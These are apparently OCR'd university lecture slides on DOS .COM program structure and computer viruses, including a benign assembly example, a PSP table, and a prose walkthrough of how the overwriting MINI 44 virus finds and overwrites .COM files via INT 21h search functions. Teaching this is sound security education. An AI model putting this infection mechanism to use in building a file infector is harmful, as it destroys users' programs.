Anti-virus & Virus Technologies

Part II – Viruses

YEAR 1 – SEMESTER 1

Bucharest since 2010

Anti-virus & Virus Technologies

Cristian Toma

IT&C Security Master

Dorobantilor Ave., No. 15-17
010572 Bucharest - Romania
http://ism.ase.ro
cristian.toma@ie.ase.ro
T +40 21 319 19 00 - 310
F +40 21 319 19 00

Catalin Boja

IT&C Security Master

Dorobantilor Ave., No. 15-17
010572 Bucharest - Romania
http://ism.ase.ro
catalin.boja@ie.ase.ro
T +40 21 319 19 00 - 310
F +40 21 319 19 00

YEAR 1 – SEMESTER 1

Bucharest, Romania, E.U.

DAY 3

Part II – Viruses


II. COM Programs

HOST.asm


```
.model tiny
.code

org 100h
HOST:
        mov ah,9
        mov dx, OFFSET HI
        int 21h

        mov ax,4c00h
        int 21h

HI      DB 'Program COM!$`
;Zet     DW 34

END HOST
```

Assembling & Link-editing:


```
C:\ tasm host.asm
C:\ tlink /tc host.obj
```



II. COM Programs Loading in x86 Architecture



II. COM Programs




II. COM Programs – PSP – Prefix Segment Program

Item	Offset	Bytes No.
Interrupt call INT 20h	0h	2
The address of the last allocated segment	2h	2
RFU – Reserved for Future Use, value 0	4h	1
Call FAR to the Interrupts Vectors Table INT 21h	5h	5
Interrupts vector INT 22h (ending program)	Ah	4
Interrupts vector INT 23h (handler Ctrl+C)	Eh	4
Interrupts vector INT 24h (Critical Errors)	12h	4
RFU – Reserved for Future Use	16h	22
DOS Environment Segment	2Ch	2
RFU – Reserved for Future Use	2Eh	34h
Instruction INT 21h/RETF	50h	3
RFU – Reserved for Future Use	53h	9
File Control Block 1	5Ch	16
File Control Block 2	6Ch	20
DTA – Disk Transfer Area	80h	128
First Instruction of the program	100h	-


II. COM Programs

```
5  0100                                HOST:
6  0100  B4 09                                 mov ah,9
7  0102  BA 010Cr                              mov dx, OFFSET HI
8  0105  CD 21                                 int 21h
9
10 0107  B8 4C00                               mov ax,4c00h
11 010A  CD 21                                 int 21h
12
13 010C  50 72 6F 67 72 616D+                  HI DB 'Program COM!$'
14 20 43 4F 4D 21 24
15
16 END HOST
```

```
C:\ host cata
```




II.1 Viruses Classification




*File VIRUSES may be on hard-disk or memory residents.
*.SYS VIRUSES may be considered as drivers viruses
*.EXE VIRUSES may be also static or dynamic libraries – DLL/LIB/SL

II.2 Viruses Routines



II.3 DOS O.S. Viruses

.COM FILE VIRUSES



*Memory Resident VIRUSES may be any of the presented types

II.3.1 DOS O.S. Viruses – Overwriting Type

Features:

- **overwrite its own machine code over the host machine code;**
- **irreversible destroy the host program;**

MINI 44 Virus Operations:

- **an infected program is loaded and executed by DOS;**
- **the virus starts the execution at 0x0100 offset after PSP into a 64KB segment provided by DOS O.S.;**
- **the virus program search "*.COM" files from the current directory/folder;**
- **for each .COM found file it opens the host program and it writes its own machine code into the beginning of the host program-well known dimension in terms of bytes=44**
- **the virus ends and returns the control to the DOS O.S.**

II.3.1 DOS O.S. Viruses – Overwriting Type

1. Searching Mechanism:

- uses the functions of 21H DOS Interrupt
- has 2 components *Search First* & *Search Next*

SEARCH FIRST

PARAMETER	VALUE
AH	Function Code = 4EH
CL	File Attribute
DS:DX	Pointer to the address to the char string which has the mask for the file name (PATH + NAME)
RESULT	
CF	Searching Result – 0 for success
43 bytes from DTA	Found file name (after 30 bytes in DTA), attribute, dimension, creation date, necessary info for ***Search Next***

SEARCH NEXT

PARAMETER	VALOARE
AH	Function Code = 4FH
RESULT	
CF	Searching Result – 0 for success
43 bytes în DTA	Found file name (after 30 bytes in DTA), attribute, dimension, creation date, necessary info for ***Search Next***

